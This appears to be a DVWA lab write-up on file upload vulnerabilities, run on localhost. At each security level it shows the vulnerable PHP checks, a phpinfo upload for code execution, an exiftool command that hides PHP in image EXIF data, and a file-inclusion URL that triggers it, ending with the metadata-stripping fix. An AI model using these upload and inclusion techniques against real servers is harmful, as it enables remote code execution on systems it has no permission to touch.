

Low Level - Understanding the application

We reach a page allowing us to upload an image.

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

More Information

If we choose an image and upload it the application returns the relative path to the uploaded image on the server : `../../hackable/uploads/coconuts.jpeg` successfully uploaded!.

The image is transmitted in a POST request :

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=-----57639004077907672938394449
Content-Length: 50688
Connection: close
Cookie: PHPSESSID=2qdgju3g3iqib3k2ptd18rntl7; security=low
Upgrade-Insecure-Requests: 1
```

```
-----57639004077907672938394449
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----57639004077907672938394449
Content-Disposition: form-data; name="uploaded"; filename="coconuts.jpeg"
Content-Type: image/jpeg
```


Upload vulnerability

The idea behind an upload exploit is to manage to upload an executable file to the server and trick the server into executing it for us. In our case we suspect that there is little to no control over what's being transmitted. We know that the server uses PHP, so if we manage to upload a php file we can probably make the server execute our php code.

In our case, to verify our theory we craft a very simple file name `phpinfo.php` with the following content:

```
<?php phpinfo() ?>
```

If we try to upload our file the server responds positively.



Now from the relative path given by the server we try to access our file to trigger its execution. As we can see below, our attack was successful since the server displayed the results of the `phpinfo()` command.

localhost/hackable/uploads/phpinfo.php	
PHP Version 7.0.33-0+deb9u3 	
System	Linux e3871544af1b 4.18.0-18-generic #19-Ubuntu SMP Tue Apr 2 18:13:16 UTC 2019 x86_64
Build Date	Mar 8 2019 10:01:24
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqld.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS

Low Level - Vulnerable code

The issue here is that the server expects to receive images but never verifies that the user did send an image. There are multiple ways to ensure that an image is being sent by the user:

- by verifying the file extension
- by verifying the magic bytes
- by using libraries conceived to perform such verifications

Medium level

In this level the previous attack does not work. When we try to upload our php file the server throws an error saying that it only accepts PNG and JPEG files.

Choose an image to upload:

Browse...

No file selected.

Upload

Your image was not uploaded. We can only accept JPEG or PNG images.

One way of verifying that a file is a PNG or JPEG is with the `Content-Type` header. When we sent the php file the following message was sent :

```
-----35945180013209453201206516548
Content-Disposition: form-data; name="uploaded"; filename="phpinfo.php"
Content-Type: application/x-php
```

Now we can access our file to execute our code.

Medium Level - Vulnerable code

The problem here is that the verification lies on a property modifiable by the user : the Content Type.

```
// Is it an image?  
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&  
    ( $uploaded_size < 100000 ) ) {
```

Medium Level - Remediation

The server should perform verifications on the file itself to ensure that it is indeed an image.

High level

In this level the previous tricks do not work. The server throws the same error message as the `medium` level.

The problem here is that the extension of the file is always checked. There is no way to upload a file with an extension different from `.png` or `.jpg`. What we have to do is exploit a fault in the php server to execute php code hidden in the EXIF data of the image file.

To do so we can either use a file prepared for us in **IntruderPayloads images** or we can create it ourselves with `exiftool`.

The command to add some php code in the image `myimage.jpg` is :

```
exiftool -DocumentName="<?php phpinfo(); __halt_compiler(); ?>" myimage.jpg
```

Here we add the code

```
<?php phpinfo(); __halt_compiler(); ?>
```

`__halt_compiler()` halts the execution of the compiler, so any code located after will not be interpreted.

Let's upload our image now.

Vulnerability: File Upload

Choose an image to upload:


Browse...

No file selected.

Upload

../../hackable/uploads/image.jpg succesfully uploaded!

Everything goes well since it was a real image, with the right extension. Now to exploit the vulnerability we need a way to give this file to the PHP interpreter. To do so we use a file include exploit by navigating to the url `localhost/vulnerabilities/fi/?page=file1.php%0A/../../hackable/uploads/image.jpg` :



Impossible level

The impossible level protects itself by stripping metadata that could be interpreted.

```
// Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
if( $uploaded_type == 'image/jpeg' ) {
    $img = imagecreatefromjpeg( $uploaded_tmp );
    imagejpeg( $img, $temp_file, 100);
}
else {
    $img = imagecreatefrompng( $uploaded_tmp );
```

```
    imagepng( $img, $temp_file, 9);  
}  
imagedestroy( $img );
```